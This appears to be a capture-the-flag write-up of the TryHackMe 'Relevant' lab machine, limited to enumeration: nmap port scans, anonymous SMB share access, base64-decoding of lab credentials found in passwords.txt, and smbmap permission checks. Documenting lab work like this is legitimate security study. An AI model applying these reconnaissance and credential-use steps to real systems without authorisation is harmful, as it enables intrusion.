Relevant

Working Theory


Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Sat Oct 31 10:02:46 2020 as: nmap -sC -sV -oN portscn 10.10.115.168
Nmap scan report for 10.10.115.168
Host is up (0.24s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2020-10-31T14:04:42+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2020-07-24T23:16:08
|_Not valid after:  2021-01-23T23:16:08
|_ssl-date: 2020-10-31T14:05:21+00:00; +1s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m01s, deviation: 3h07m51s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-10-31T07:04:44-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-10-31T14:04:45
|_  start_date: 2020-10-31T14:00:16

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 31 10:05:21 2020 -- 1 IP address (1 host up) scanned in 154.43 seconds
```

Higher port scanning




```
nobodyatall@0xDEADBEEF:~/tryhackme/relevant$ nmap -p- 10.10.55.87
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 11:10 EDT
Nmap scan report for 10.10.55.87
Host is up (0.22s latency).
Not shown: 65527 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49663/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 303.97 seconds
nobodyatall@0xDEADBEEF:~/tryhackme/relevant$ nmap -sV -p 49663,49667,49669 10.10.55.87
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 11:29 EDT
Nmap scan report for 10.10.55.87
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
49663/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49667/tcp open  msrpc   Microsoft Windows RPC
49669/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.20 seconds
nobodyatall@0xDEADBEEF:~/tryhackme/relevant$ 
```

Targets

port 445 smb


able to access anonymously

the only sharename that able to access was nt4wrksv




```
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient -L //10.10.115.168
Enter WORKGROUP\nobodyatall's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
SMB1 disabled -- no workgroup available
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient //10.10.115.168/C$ -N
tree connect failed: NT_STATUS_ACCESS_DENIED
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient //10.10.115.168/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \> dir
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \> ^C
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient //10.10.115.168/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4949101 blocks available
smb: \>
```

content of passwords.txt
//found 2 user credentials
/*
Bob : !P@$$W0rD!123
Bill : Juw4nnaM4n420696969!$$$
*/




```
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQknobodyatall@0×DEADBEEF:~/tryhackme/relevant$
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==' | base64 -d
Bob - !P@$$W0rD!123nobodyatall@0×DEADBEEF:~/tryhackme/relevant$
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ echo 'QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk' | base64 -d
Bill - Juw4nnaM4n420696969!$$$nobodyatall@0×DEADBEEF:~/tryhackme/relevant$
```

scan the permission of Bill & Bob user smb shares access
//they've read access to IPC$ share



```
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbmap -u 'Bob' -p '!P@$$W0rD!123' -H 10.10.115.168
[+] IP: 10.10.115.168:445       Name: 10.10.115.168
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        nt4wrksv                                                READ, WRITE
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbmap -u 'Bill' -p 'Juw4nnaM4n420696969!$$$' -H 10.10.115.168
[+] Guest session       IP: 10.10.115.168:445   Name: 10.10.115.168
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        nt4wrksv                                                READ, WRITE
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ 
```


but unable to view anything in here



```
session setup failed: NT_STATUS_LOGON_FAILURE
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient //10.10.115.168/IPC$ -U 'Bill'
Enter WORKGROUP\Bill's password:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \> ^C
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient //10.10.115.168/IPC$ -U 'Bob'
Enter WORKGROUP\Bob's password:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \> 
[thm] 0:smbclient*
```

port 80

port 80 root page




perform directory fuzzing using dirbuster medium wordlist

nothing much important directory found from the fuzzing


port 49663

seems like the same as port 80



